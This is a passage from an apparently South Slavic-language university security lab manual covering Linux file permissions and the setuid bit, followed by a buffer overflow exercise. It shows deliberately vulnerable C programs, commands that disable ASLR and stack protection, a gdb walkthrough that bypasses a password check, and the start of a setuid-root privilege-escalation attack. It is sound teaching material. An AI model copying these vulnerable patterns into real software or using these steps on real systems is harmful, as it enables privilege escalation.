2. Kakav je efekat postavljanja maske na 0000? `umask 0000`

```
ls -l testmask3
-rw-rw-rw- 1 root root 0 Nov 10 08:30 testmask3
```

Sada i vlasnik i grupa i ostali dobijaju ista prava, ali samo čitanja i pisanja.

4.2.5 *setuid* bit, *setgid* bit and *sticky* bit

Tri prva bita koji određuju prva pristupa su *setuid* bit, *setgid* bit i *sticky* bit. Ako je *setuid* bit jedan, onda će uid prilikom izvršavanja uvijek biti postavljen na uid vlasnika datoteke. Ako *setuid* bit nije jedan (uobičajeno podešenje), onda će uid prilikom izvršavanja uvijek biti postavljen na uid korisnika koji izvršava proces. Slično, ako je *setgid* bit jedan, onda će gid prilikom izvršavanja uvijek biti postavljen na gid grupe koja je vlasnika datoteke. Ako *seguid* bit nije jedan, onda će gid prilikom izvršavanja uvijek biti postavljen na uid grupe koja izvršava proces. *Sticky* bit se koristi da zadrži proces u memoriji.

Ovdje će biti pokazano podešavanje i efekat podešavanja *setuid* bita. Razumijevanje ovog je bitno za narednu vježbu, a i koristi se na Unix-oidnim sistemima. Primjer je program `passwd` koji služi za promjenu lozinke. Ovaj program može pokrenuti svaki korisnik da bi promijenio svoju lozinku. Sa druge strane, lozinke su upisane u datoteku `shadow` kojoj pravo pristupa ima samo root. Kad bi program `passwd` dobio prava običnih korisnika koji su ga pokrenuli ne bi mogao provjeriti lozinku i upisati novu u `shadow` datoteku. Iz tog razloga ovaj program, datoteka `passwd`, ima postavljen *setuid* na jedan. Njen vlasnik je root. Na taj način kada je pokrene bilo koji korisnik moguće je pristup `shadow` datoteci radi promjene lozinke.

Očigledno je da ovo predstavlja potencijalnu opasnost, pa izvršne datoteke kojima je vlasnik root, a imaju postavljen *setuid* bit moraju biti napravljene da imaju jednostavnu i lako provjerljivu funkcionalnost, te moraju biti bez grešaka. Greške u programima dovode do sigurnosnih propusta koji u ovim slučajevima mogu biti katastrofalni. To će biti tema slijedećih vježbi.

1. Kao root korisnik:

```
umask 0022 - vratiti umask na inicijalnu vrijednost (nije neophodno, ali da ne zbunjuje)
which touch - provjera sa koje lokacije se poziva komanda
/usr/bin/touch
ls -l /usr/bin/touch
lrwxrwxrwx 1 root root 10 Jan 14 2015 /usr/bin/touch ->
```

```
/bin/touch
```

Ovo je simbolički link, pa treba pogledati prava za datoteku na koju pokazuje.

```
ls -l /bin/touch
-rwsr-xr-x 1 root root 60224 Jan 14 2015 /bin/touch
```

Sada treba postaviti `seuid` na 1.

```
chmod 4755 /bin/touch
```

Ovdje je dodana još jedna cifra na parametar komande `chmod`. Cifra je decimalno 4, odnosno binarno 100. Prema tome je `setuid=1`, `setgid=0` i `sticky=0`.

```
ls -l /bin/touch
-rwsr-xr-x 1 root root 60224 Jan 14 2015 /bin/touch
```

Na mjestu definicije prava izvršavanja za vlasnika pojavilo se slovo "s" koje ukazuje da je postavljen `steuid` bit.

```
chmod 700 /home/user2//Datoteka
```

```
ls -l /home/user2
total 12
-rwx----- 1 user2 users 0 Nov 5 10:54 Datoteka
-rwxr-xr-- 1 user1 users 0 Nov 10 08:21 Datoteka2.txt
-rw-r--r-- 1 user2 users 8980 Okt 4 2013 examples.desktop
```

Datoteku `Datoteka` može mijenjati samo vlasnik. Datum njene posljednje izmjene je 5. novembar.

```
su user1
```

Može li korisnik `user1` mijenjati datoteku `Datoteka` na lokaciji `/home/user2`?

```
touch /home/user2/Datoteka
```

Operativni sistem se nije žalio.

```
ls -l /home/user2/Datoteka
-rwx----- 1 user2 users 0 Nov 10 08:33 Datoteka
```

`Datoteka` je promijenila datum posljednje izmjene na trenutak pokretanja komande `touch` (to je inače njena namjena za postojeće datoteke). Iako je komandu pokrenuo korisnik `user1`, koji nema nikakva prava na toj datoteci mogao je promijeniti ovaj atribut. Razlog za to je sada postavljeni `setuid` bit na datoteci `touch` čiji je vlasnik `root`. Iako ju je pokrenuo korisnik `user1` proces se izvršavao sa pravim njenog vlasnika `root` i bilo je moguće da promjeni attribute datoteke za koju onaj koji je pokrenuo komandu (`user1`) nema nikakva prava.

```
exit
```

Sada je ukinut *setuid* bit (postavljen na nula) za datoteku `touch`.

```
chmod 0755 /bin/touch
```

```
su user1
```

```
touch /home/user2/Datoteka
```

```
touch: cannot touch '/home/user2/Datoteka': Permission denied
```

Sada korisnik `user1` opet ne može mijenjati ništa na datoteci komandom `touch` jer se sad ona izvršava sa njegovim pravima (ne više kao `root`).

4.2.6 Uklanjanje napravljenih izmjena

Na kraju vježbe neophodno je datotečni sistem vratiti u zatečeno stanje radi naredne grupe.

Koraci da se ovo ostvari su (kao `root`):

```
umask 0022
```

```
chmod 0755 /bin/touch
```

```
userdel user1
```

```
userdel user2
```

```
rm -rf /home/user1
```

```
rm -rf /home/user2
```

```
rm -rf /test
```


VJEŽBA: Primjeri preljeva međuspremnika (*buffer overflow*)

Cilj ove vježbe je upoznavanje studenata sa nekim situacijama u kojim može doći do preljeva međuspremnika. Pored toga cilj je i pokazivanje na koji način je moguće iskoristiti preliv međuspremnika, te predstavljanje posljedica koje može izazvati ovakav napad. Uvodni članak za za ovo oblast je još iz 1996, ali vrijedan čitanja [38]. Primjeri su zasnovani na primjerima iz knjige [13] posvećene ovoj problematici u kojoj se mogu naći još mnogi primjeri i detaljnija objašnjenja. Neki od primjera su ažurirani na osnovu [45] što je još novija knjiga koja pokriva šire područje sigurnosti, ali je vrlo korisna radi njene savremenosti i praktičnosti.

5.1 Jednostavni slučaj

Potrebno je analizirati jednostavni program koji od korisnika traži da unese lozinku i na osnovu ispravnosti unesene lozinke ispisuje da li je pristup odobren ili nije. Nakon analize programa potrebno je predložiti kako i pokušati zaobići provjeru i dobiti poruku da je pristup odobren bez unošenja ispravne lozinke.

(Ideja: U lokalnu varijablu programa za pohranjivanje lozinke upisati više podataka nego što može stati unosom predugačke lozinke. Ako je ova lozinka odgovarajuće dužine cilj će biti ostvaren.)

Rješenje:

Primjeri su prikazani na Linux Ubuntu 16.04 64 bitna verzija. Pošto je analiza zasnovana na 32-bitnim programima neophodno je omogućiti pravljenje 32-bitnih

programa na 64-bitnom OS.¹.

Za ovo je potrebno instalirati odgovarajuću biblioteku, kao korisnik sa `sudo` ovlaštenjima, u dosadašnjim primjerima to je bio korisnik "studentad", slijedećom komandom, sa komandne linije:

```
$ sudo apt-get install gcc-multilib
```

Prije isprobavanja napada uklonjena je zaštita operativnog sistema koja bi onemogućila napade. Ovo je urađeno da bi se lakše pokazao princip na kom je zasnovan napad. Na kraju će biti pokazano kako zaštita funkcionise i prodiskutovani mogući načini njenog zaobilaska. Ova zaštita je randomizacija *stack* adresne lokacije. Da bi se isključila potrebno je postati *root* korisnik sa;

```
$ sudo su
# echo "0" > /proc/sys/kernel/randomize_va_space
# exit (povratak na korisnika studentad)
```

U nastavku je prikazan kod programa `ranjiv.c` koji treba pregledati i analizirati:

```
/* PROGRAM ranjiv.c */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int provjeri_lozinku(char *lozinka) {
    int odobren_flag = 0;
    char loz_spremnik[8];

    strcpy(loz_spremnik, lozinka);

    if(strcmp(loz_spremnik, "tajna") == 0)
        odobren_flag = 1;
    if(strcmp(loz_spremnik, "lab232") == 0)
        odobren_flag = 1;

    return odobren_flag;
}
```

¹ Analiza bi bila moguća i na 64-bitnim programima, tako da je izbor 32-bitnih više stvar naslijeđenih primjera i objašnjenja nego principijelne razlike. Izbor 32-bitnog ili 64-bitnog programa ne mijenja ništa od prikazanih postupaka. različite bi bile memorijske adrese i neke od varijabli i veličina

```

}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Upotreba: %s <lozinka>\n",
               argv[0]);
        exit(0);
    }
    if(provjeri_lozinku(argv[1])) {
        printf("\n+++++\n");
        printf("Pristup odobren.\n");
        printf("+++++\n");
    } else {
        printf("\n-----\n");
        printf("Pristup zabranjen.\n");
        printf("-----\n");
    }
}
}

```

Program očekuje i prihvata jedan parametar, lozinku. Unesenu lozinku program prosljeđuje funkciji `provjeri_lozinku`. Funkcija ima dvije varijable `odobren_flag` koja je inicijalizirana na vrijednost 0 i `loz_spremnik` koja je veličine osam znakova. Nakon kopiranja ulazne varijable `lozinka` u lokalnu `loz_spremnik` vrijednost u `loz_spremnik` poredi se sa ispravnim lozinkama, "tajna" i "lab232". Ako je identična jednoj od njih vrijednost `odobren_flag` postaje 1. Funkcija vraća `odobren_flag`. U glavnom programu se na osnovu povratne vrijednosti ispisuje odgovarajuća poruka: "Pristup odobren." za vraćenu vrijednost 1, te "Pristup zabranjen," za vraćenu vrijednost 0.

Program je kompajliran i linkovan kao 32 bitni (`-m32`) tako da generiše *debug* informacije potrebne za GDB *debugger* (`-g`). Pored toga isključene su podrazumijevane zaštite od *buffer overflow* kao što je zaštita od prepisivanja *stack* (`-fno-stack-protector`) i neizvršivost podataka na *stack* kao komandi (`-z execstack`). Izvršna verzija programa zvaće se `ranjiv` (`-o ranjiv`). Komanda kojom se ovo postiže je:

```
$ gcc -m32 -g -fno-stack-protector -z execstack -o ranjiv ranjiv.c
```

Nakon ovoga je moguće pokrenuti program sa komandne linije:

```
$ ./ranjiv
Upotreba: ./ranjiv <lozinka>
```


Program informiše da očekuje parametar - lozinku. Nakon toga program je pokrenut sa više različitih unosa za lozinku:

```
./ranjiv nesto
-----
Pristup zabranjen.
-----
Pogrešna lozinka.
```

```
./ranjiv lab232
+++++
Pristup odobren.
+++++
Ispravna lozinka.
```

```
./ranjiv 123456789
+++++
Pristup odobren.
+++++
Pogrešna lozinka, ali je poruka kao da je ispravna. Zašto?
```

Rad programa analiziran je upotrebom `gdb debugger`-a. Opcija `-q` je da bude "tih" (*quiet*), ne ispisuje uvodne poruke.

```
$ gdb -q ./ranjiv
Reading symbols from ./ranjiv...done.
(gdb) list 1,34
1 #include <stdio.h>
...
9 strcpy(loz_spremnik, lozinka);
10
11 if(strcmp(loz_spremnik, "tajna") == 0)
...
16 return odobren_flag;
...
34
(gdb) break 9
Breakpoint 1 at 0x80484ea: file ranjiv.c, line 9.
(gdb) break 11
Breakpoint 2 at 0x80484fc: file ranjiv.c, line 11.
(gdb) break 16
```

Breakpoint 3 at 0x8048538: file ranjiv.c, line 16.

Izlistan je kod programa (`list`) i podešeno je da se izvršavanje zaustavi (`break`) na linijama 9 (prije kopiranja u varijablu `loz_spremnik`), 11 (nakon kopiranja u varijablu `loz_spremnik`) i 16 (prije povratka u glavnu funkciju).

```
(gdb) run DDDDDDDD
```

Program je pokrenut sa parametrom "DDDDDDDD" (osam puta slovo D). "D" je izabrano jer mu je heksadecimalni kod 44 pa ga je lakše naći na memorijskoj lokaciji kako će biti pokazano.

Nakon što se *debugger* zaustavio na devetoj liniji ispisane su vrijednosti varijabli:

```
(gdb) x/s loz_spremnik
```

```
0xffffcfb4: "/"
```

```
(gdb) x/x &odobren_flag
```

```
0xffffcfbc: 0x00
```

Prva varijabla je ispisana kao string, a druga kao heksadecimalna. U ovom trenutku u `loz_spremnik` nije upisana vrijednost, a `odobren_flag` je inicijalizirana na 0. Prije ispisa varijabli *debugger* je ispisao i adrese na kojim se nalaze. Nakon toga ispisana je sadržaj memorijskih lokacija na kojima se nalaze ove varijable:

```
(gdb) x/16xw loz_spremnik
```

```
0xffffcfb4: 0x0000002f 0x0804a000 0x00000000 0x00000002
```

```
0xffffcfc4: 0xffffd084 0xffffcfe8 0x0804857d 0xffffd290
```

```
0xffffcfd4: 0xf7ffd000 0x080485db 0xf7fba000 0x080485d0
```

```
0xffffcfe4: 0x00000000 0x00000000 0xf7e29a83 0x00000002
```

Ispisano je 16 riječi (od po četiri bajta) u heksadecimalnom obliku od lokacije na kojoj se nalazi `loz_spremnik`. Prve dvije riječi, osam bajta, su `loz_spremnik` (podvučeno), a treća riječ je `odobren_flag` (podebljano).

Sa komandom `cont` izvršavanje programa se nastavlja, sadržaj varijable `lozinka` se kopira u varijablu `loz_spremnik` i zaustavlja se nakon toga:

```
(gdb) cont
```

```
Continuing.
```

```
Breakpoint 2, provjeri_lozinku (lozinka=0xffffd290 "DDDDDDDD") at ranjiv.c:11
11 if(strcmp(loz_spremnik, "tajna") == 0)
```

Ponovo se ispisuju vrijednosti varijabli i sadržaj memorijskih lokacija na kojima se nalaze ove varijable:

```
(gdb) x/s loz_spremnik
0xffffcfb4: "DDDDDDDD"
(gdb) x/x &odobren_flag
0xffffcfbc: 0x00
(gdb) x/16xw loz_spremnik
0xffffcfb4: 0x44444444 0x44444444 0x00000000 0x00000002
0xffffcfc4: 0xffffd084 0xffffcfe8 0x0804857d 0xffffd290
0xffffcfd4: 0xf7ffd000 0x080485db 0xf7fba000 0x080485d0
0xffffcfe4: 0x00000000 0x00000000 0xf7e29a83 0x00000002
```

Sada se u prve dvije riječi, osam bajta, nalaze heksadecimalne vrijednosti 44 upisane u `loz_spremnik` (podvučeno), a dok su trećoj riječi i dalje sve 0 upisane u `odobren_flag` (podebljano).

Sa komandom `cont` izvršavanje programa se nastavlja i zaustavlja se prije povratka u glavni program. Tada se još jednom ispisuje vrijednost varijable `odobren_flag`:

```
(gdb) cont
Continuing.
```

```
Breakpoint 3, provjeri_lozinku (lozinka=0xffffd290 "DDDDDDDD") at ranjiv.c:16
16 return odobren_flag;
(gdb) x/x &odobren_flag
0xffffcfbc: 0x00000000
```

I dalje je vrijednost varijable `odobren_flag` jednak 0, pa se nakon nastavka programa ispisuje poruka da je pristup zabranjen i program završava:

```
(gdb) c
Continuing.
```

```
-----
Pristup zabranjen.
-----
```

Sada se program ponovo pokreće sa parametrom "DDDDDDDDDD" (devet puta slovo D), slično kao u slučaju kad je pokrenut sa "123456789", devet znakova. Nakon što se zaustavi prvi put, izvršavanje se nastavlja. Kad se slijedeći put zaustavi, nakon kopiranja "DDDDDDDDDD" u varijablu `loz_spremnik` ispisuju se vrijednosti vrijednosti varijabli i sadržaj memorijskih lokacija na kojima se nalaze ove varijable:

```
(gdb) run DDDDDDDDD
Starting program: /home/studentad/B0/ranjiv DDDDDDDDD
```

```
Breakpoint 1, provjeri_lozinku (lozinka=0xffffd28f "DDDDDDDD") at ranjiv.c:9
9 strcpy(loz_spremnik, lozinka);
(gdb) c
Continuing.
```

```
Breakpoint 2, provjeri_lozinku (lozinka=0xffffd28f "DDDDDDDD") at ranjiv.c:11
11 if(strcmp(loz_spremnik, "tajna") == 0)
(gdb) x/s loz_spremnik
0xffffcfb4: "DDDDDDDD"
(gdb) x/x &odobren_flag
0xffffcfbc: 0x44
(gdb) x/16xw loz_spremnik
0xffffcfb4: 0x44444444 0x44444444 0x00000044 0x00000002
0xffffcfc4: 0xffffd084 0xffffcfe8 0x0804857d 0xffffd28f
0xffffcfd4: 0xf7ffd000 0x080485db 0xf7fba000 0x080485d0
0xffffcfe4: 0x00000000 0x00000000 0xf7e29a83 0x00000002
```

Vrijednost varijable `loz_spremnik` je "DDDDDDDD" (osam "D"), dok je heksadecimalna vrijednost varijable `odobren_flag` 44. Kako je ova vrijednost upisana u ovu varijablu?

Kada je na memorijsku lokaciju na kojoj se nalazi varijabla `loz_spremnik` upisano 9 puta 44 heksadecimalno, deveti bajt upisan je na lokaciju na kojoj se nalazi varijabla `odobren_flag`. Time je vrijednost varijable izmijenjena sa inicijalizirane 0 na nešto drugo. Više detalja o rasporedu varijabli u memoriji biće rečeno tokom objašnjavanja slijedećeg zadatka.

Kada se nastavi izvršavanje programa, pošto vrijednost varijable `odobren_flag` više nije nula biće ispisana poruka da je pristup odobren. (gdb) c
Continuing.

```
Breakpoint 3, provjeri_lozinku (lozinka=0xffffd28f "DDDDDDDD") at ranjiv.c:16
16 return odobren_flag;
(gdb) c
Continuing.
```

```
+++++
Pristup odobren.
+++++
```

```
(gdb) quit
```


5.2 Mijenjanje toka programa i izvršavanje komande po želji napadača

Potrebno je analizirati nešto složeniji program koji omogućava korisniku da unese poruku koja se opisuje u datoteku `/var/poruke` zajedno sa ID korisnika koji je upisao poruku. Program može da koristi više korisnika i upisuje u datoteku koja se nalazi na lokaciji za koju su potrebne `root` privilegije. Iz ovog razloga nakon kompilacije je kao vlasnik izvršne verzije programa postavljen `root` i program je podešen da se izvršava sa pravima vlasnika, a ne onoga ko ga je pokrenuo (`setuid = 1`). Ovo je bitno jer će se bilo kakve komande koje se izvrše zloupotrebom ovog programa izvršavati sa `root` privilegijama.

Rješenje:

Prije prelaska na konkretan napad kratko će biti objašnjeno kako do njega može doći. Napad iskorištava način na koji programi smještaju podatke na *stack* prilikom pozivanja funkcija (procedura). Tokom izvršavanja programa instrukcije se izvršavaju redom kako su pohranjene u memoriji. Kada program koji se izvršava poziva neku funkciju dolazi do skoka, izvršavanja ne slijedeće instrukcije već prve instrukcije funkcije sa adrese na kojoj se ta instrukcija nalazi. Tom prilikom je potrebno zapamtiti koja je slijedeća instrukcija u programu koja treba da se izvrši kad se završi izvršavanje funkcije. Za ovo se koristi *stack*. Podaci na *stack* se stavljaju i sa njega uzimaju po principu da se uvijek prvo uzima podatak koji je posljednji stavljen na *stack* (LIFO - *Last In First Out*). Prilikom pozivanja funkcija na *stack* se stavljaju prvo argumenti poziva funkcija, zatim adresa slijedeće instrukcije u programu koja treba da se izvrši nakon povratka iz funkcije (*Return pointer*), nakon toga pokazivač na okvir (*Frame pointer*) na osnovu kog sistem pokazuje na različite elemente samog *stack*, i na kraju se stavljaju lokalne varijable pozvane funkcije. Po završetku izvršavanja funkcije lokalne varijable se skidaju sa *stack*, zatim se skida pokazivač na okvir i nakon toga se dolazi do sačuvane adrese slijedeće instrukcije iz programa koji je pozvao funkciju koja treba da se izvrši (*Return pointer*) čime se izvršavanje programa nastavlja. Izgled *stack* memorije dat je na slici 5.1.


Ovo je prikaz normalnih događaja prilikom poziva funkcije. Međutim, ako se u neku lokalnu varijablu funkcije upiše više podataka nego što može stati prepisao se memorijski prostor koji se nalazi iza te varijable. Pošto *stack* obično „raste

Slika 5.1: Izgled *stack* memorije

prema gore“ (podaci se dodaju na manju/nišu memorijsku adresu), upisivanje više podataka od veličine lokalne varijable funkcije može dovesti do prepisivanja dijela memorije na kom je upisana adresa na koju treba da se vrati izvršavanje programa nakon završetka funkcije. Ako napadač uspije da u lokalnu varijablu upiše niz vrijednosti kojima će povratnu adresu prepisati adresom koju želi, onda ima mogućnost da preuzme kontrolu nad tokom programa. Pošto napadač, podacima koje šalje, popunjava memorijske lokacije od početka varijable koju upisuje pa do povratne adrese koju prepisuje, među te podatke on može staviti i instrukcije koje želi da se izvrše, a zatim povratnu adresu prepisati adresom na kojoj se nalazi prva od ovih instrukcija.

Potrebno je napomenuti da napadač ne zna tačnu adresu u memoriji koju prepisuje, odnosno ne zna na kojoj tačno adresi se nalaze njegove instrukcije koje je poslao, pa ne može sa sigurnošću znati kojom adresom da prepíše povratnu adresu. Međutim, na osnovu arhitekture i operativnog sistema moguće je otprilike znati adrese koje koristi *stack*. Ovu činjenicu napadači koriste da prije instrukcija za koje žele da se izvrše dodaju niz instrukcija koje ne rade ništa (NOP) već se samo izvršavaju jedna za drugom (bez promjena ičega na sistemu) dok se ne dođe do prve instrukcije napadačkog koda. U ovom slučaju napadač samo treba da prepíše povratnu adresu adresom bilo koje od ovih instrukcija i njihov niz

će samo skliznuti do prve instrukcije napadačkog koda (od tuda naziv za ovaj niz instrukcija koje ne rade ništa - *NOP sled*). Izgled *stack* memorije prilikom zlonamjernog iskorištavanja preljeva međuspremnika prikazan je na slici 5.2.



Slika 5.2: Izgled *stack* memorije prilikom zlonamjernog iskorištavanja preljeva međuspremnika

U nastavku je prikazan kod programa poruke.c koji treba pregledati i analizirati:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <unistd.h>
#include <sys/types.h>

int main(int argc, char *argv[]) {
    int userid, fd;
    char poruka[100], datoteka[50];
```

```

strcpy(datoteka, "/var/poruke");

if (argc < 2) // ako nema argumenata
{
    printf("Upotreba: %s <podaci za upis u %s>\n",
           argv[0], datoteka);
    exit(0);
}

strcpy(poruka, argv[1]);

// Otvori datoteku
fd = open(datoteka, O_WRONLY|O_CREAT|O_APPEND,
           S_IRUSR|S_IWUSR);
if(fd == -1)
{
    printf("Greska u otvaranju datoteke %s\n",
           datoteka);
    exit(-1);
}

// utvrdi ID korisnika koji je pokrenuo program
userid = getuid();

// Upisi poruku sa korisnickim ID
if(write(fd, &userid, 4) == -1) // prvo ID
{
    printf("Greska u pisanju UID %d u datoteku %s\n",
           userid, datoteka);
    exit(-1);
}
write(fd, "\n", 1); // predji u novi red

if(write(fd, poruka, strlen(poruka)) == -1) // poruka
{
    printf("Greska pisanja poruke %s u datoteku %s\n",
           poruka, datoteka);
    exit(-1);
}
write(fd, "\n", 1); // kraj reda

```



```
// Zatvori datoteku
if(close(fd) == -1)
{
    printf("Greska u zatvaranju datoteke %s\n",
           datoteka);
    exit(-1);
}

printf("Poruka je sacuvana.\n");
}
```

Program očekuje i prihvata jedan parametar, poruku. Program ima četiri lokalne varijable dvije cjelobrojne `userid` i `fd` i dva niza znakova `poruka[100]` i `datoteka[50]`. Datoteke se deklariraju, i smještaju na *stack*, redom kako su navedene. Ulazni parametar se kopira u lokalnu varijablu `poruka`. Ovo kopiranje se radi bez provjere veličine ulaznog parametra. To znači da je upisom pogodnog niza bajta u ulazni parametar moguće uraditi opisani napad preljevom međuspremnika.

Program je kompajliran i linkovan na sličan način kao i prethodni, s tim što je dodata i opcija `preferred-stack-boundary=2` kojom se osigurava da se *stack* poravnava na 4 (2x2) bajta, što olakšava izvođenje napada koji se pokazuje. Kompletna komanda (u jednoj liniji) glasi:

```
$ gcc -m32 -mpreferred-stack-boundary=2 -g -fno-stack-protector
-z execstack -o poruke poruke.c
```

Pošto program piše u datoteku na lokaciji `/var/` potrebno ja da ima `root` privilegije, pa je vlasnik programa promijenjen na `root`.

```
$ sudo chown root:root poruke
```

Da bi svi korisnici mogli koristiti ovaj program potrebno je da se on izvršava sa pravima njegovog vlasnika (kreatora), `root`. To se postiže postavljanjem `setuid` zastavice na jedan, kako je objašnjeno na prošlim vježbama.

```
$ sudo chmod +s poruke
```

Sada se program može pokrenuti i upisati poruka u datoteku:

```
$ ./poruke "Od studentad"
```

Sadržaj datoteke sa porukama može se dobiti sa:

```
$ sudo more /var/poruke
```

Pokretanjem programa u *debuggeru* moguće je analizirati lokacije i sadržaj varijabli kao i izgled *stack*-a.

```
$ sudo gdb -q ./poruke
Reading symbols from ./poruke...done.
```

Podешeno je da se program zaustavi odmah po pokretanju:

```
(gdb) break main
Breakpoint 1 at 0x8048594: file poruke.c, line 15.
```

Program je pokrenut sa parametrom, porukom, koji se sastoji od 10 znakova "D":

```
(gdb) run DDDDDDDDDD
Starting program: /home/studentad/B0/poruke DDDDDDDDDD
```

```
Breakpoint 1, main (argc=2, argv=0xffffd624) at poruke.c:15
15 strcpy(datoteka, "/var/poruke");
```

Sada su ispisane lokalne varijable sa svojim adresama i vrijednostima:

```
(gdb) x/x &userid
0xffffd580: 0xf7fb4000
(gdb) x/x &fd
0xffffd584: 0xf7fb4000
(gdb) x/x poruka
0xffffd51c: 0x080482e7
(gdb) x/x datoteka
0xffffd4ea: 0xb0fff7ff
```

Ako se analiziraju adrese varijabli može se primijetiti da se na najmanjoj adresi (0xffffd4ea) nalazi varijabla *datoteka*. Na 50 bajta većoj adresi (0xffffd51c) nalazi se varijabla *poruka*. Varijabla *fd* nalazi se na adresi (0xffffd584), za 104 bajta većoj od adrese varijable *poruka*. Četvrta varijabla *userid* je na adresi (0xffffd580) za četiri bajta većoj od varijable *fd*.

Ispisom stanja registara moguće je saznati još ponešto o *stack* adresama:

```
(gdb) i r
eax 0xf7fb5dbc -134521412
ecx 0xca20056f -903871121
edx 0xffffd5b4 -10828
ebx 0x0 0
esp 0xffffd4e8 0xffffd4e8
ebp 0xffffd588 0xffffd588
```

```

esi 0xf7fb4000 -134529024
edi 0xf7fb4000 -134529024
eip 0x8048594 0x8048594 <main+9>
eflags 0x286 [ PF SF IF ]
cs 0x23 35
ss 0x2b 43
ds 0x2b 43
es 0x2b 43
fs 0x0 0
gs 0x63 99

```

Registar ESP pokazuje na vrh, a EBP na dno *stack*-a. Iz njihove razlike moguće je utvrditi veličinu *stack*-a.

```

(gdb) print $ebp - $esp
$1 = 160

```

Sadržaj memorije na *stack*-u može se vidjeti ispisom 50 (4-bajtnih) riječi od vrha *stack*-a:

```

(gdb) x/50wx $esp
0xffffd4e8: 0xf7ffd918 0x00f0b0ff 0xffffd52e 0x00000001
0xffffd4f8: 0x000000c2 0xf7e9376b 0xffffd52e 0xffffd630
0xffffd508: 0x000000e0 0x00000000 0xf7ffd000 0xf7ffd918
0xffffd518: 0xffffd530 0x080482e7 0x00000000 0xffffd5c4
0xffffd528: 0xf7fb4000 0x000090d7 0xffffffff 0x0000002f
0xffffd538: 0xf7e10dc8 0xf7fb8000 0x00008000 0xf7fb4000
0xffffd548: 0xf7fb2244 0xf7e1c0ec 0x00000002 0x00000000
0xffffd558: 0xf7e32830 0x0804875b 0x00000002 0xffffd624
0xffffd568: 0xffffd630 0x08048731 0xf7fb43dc 0x0804825c
0xffffd578: 0x08048719 0x00000000 0xf7fb4000 0xf7fb4000
0xffffd588: 0x00000000 0xf7e1c637 0x00000002 0xffffd624
0xffffd598: 0xffffd630 0x00000000 0x00000000 0x00000000
0xffffd5a8: 0xf7fb4000 0xf7ffdc04

```

Radi lakše lokacije varijabli u memoriji nastavljeno je izvršavanje programa dok nisu upisane vrijednosti u sve lokalne varijable (*userid*, *fd*, *poruka*, *datoteka*). Nakon prolaska kroz šest komandi (*next* u *debugger*-u) izvršavanje se zaustavilo na liniji 36:

```

36 if(write(fd, &userid, 4) == -1) // upisi korisnicki ID prije
Ponovo je prikazan sadržaj memorije na stack-u ispisom 50 (4-bajtnih) riječi od vrha stack-a:
(gdb) x/50wx $esp

```

```

0xffffd4e8: 0x762fd918 0x702f7261 0x6b75726f 0x00000065
0xffffd4f8: 0x000000c2 0xf7e9376b 0xffffd52e 0xffffd630
0xffffd508: 0x000000e0 0x00000000 0xf7ffd000 0xf7ffd918
0xffffd518: 0xffffd530 0x44444444 0x44444444 0xff004444
0xffffd528: 0xf7fb4000 0x000090d7 0xffffffff 0x0000002f
0xffffd538: 0xf7e10dc8 0xf7fb8000 0x00008000 0xf7fb4000
0xffffd548: 0xf7fb2244 0xf7e1c0ec 0x00000002 0x00000000
0xffffd558: 0xf7e32830 0x0804875b 0x00000002 0xffffd624
0xffffd568: 0xffffd630 0x08048731 0xf7fb43dc 0x0804825c
0xffffd578: 0x08048719 0x00000000 0x00000000 0x00000003
0xffffd588: 0x00000000 0xf7e1c637 0x00000002 0xffffd624
0xffffd598: 0xffffd630 0x00000000 0x00000000 0x00000000
0xffffd5a8: 0xf7fb4000 0xf7ffd0c4

```

Na ispisu su podvučeni počeci lokacija varijabli `datoteka` i `poruka`, te kompletne varijable `fd` i `userid`.

Nastavljeno je izvršavanje programa i prekinuto *debug*-iranje.

```

(gdb) cont
Continuing.
Poruka je sacuvana.
(gdb) quit

```

Da bi se omogućilo generisanje potrebnog broja znakova može se iskoristiti `perl` na slijedeći način:

```

$ perl -e 'print "D" x 20'
DDDDDDDDDDDDDDDDDDDDDD

```

Rezultat je 20 znakova "D".

Ovo se može iskoristiti da se sada program pozove sa željenim brojem izabranih znakova i vidi šta se dešava.

```

$ ./poruke $(perl -e 'print "D" x 110')
Poruka je sacuvana.
Uredan završetak programa.

```

```

$ ./poruke $(perl -e 'print "D" x 150')
Poruka je sacuvana.
Segmentation fault (core dumped)
Program nije uredno završio jer je prepisana povratna adresa.

```

Pošto se pokazalo da program nije zaštićen od prepisivanja povratne adrese znači da bi trebalo biti moguće pogodnim unosom izvršiti komandu po želji napadača.

Ovaj napad će se pokušati kao neprivilogovani korisnik "studentad" da bi se pokazalo kako ovakav korisnik može dobiti `root` privilegije ako iskoristi preljev međuspremnik u programu čiji je vlasnik `root` i koji ima postavljen `setuid`.

Prije nastavka instaliran je alat `nasm` koji je potreban za pretvaranje assembly koda u mašinski. Proces će biti kasnije objašnjen.

```
$ sudo apt-get install nasm
```

Da bi se pogodnim unosom izvršio kod po želji napadača potrebno je da se taj kod nalazi negdje unutra niza bajta koji se prosljeđuju programu i da se povratna adresa prepíše adresom na kojoj se taj kod nalazi.

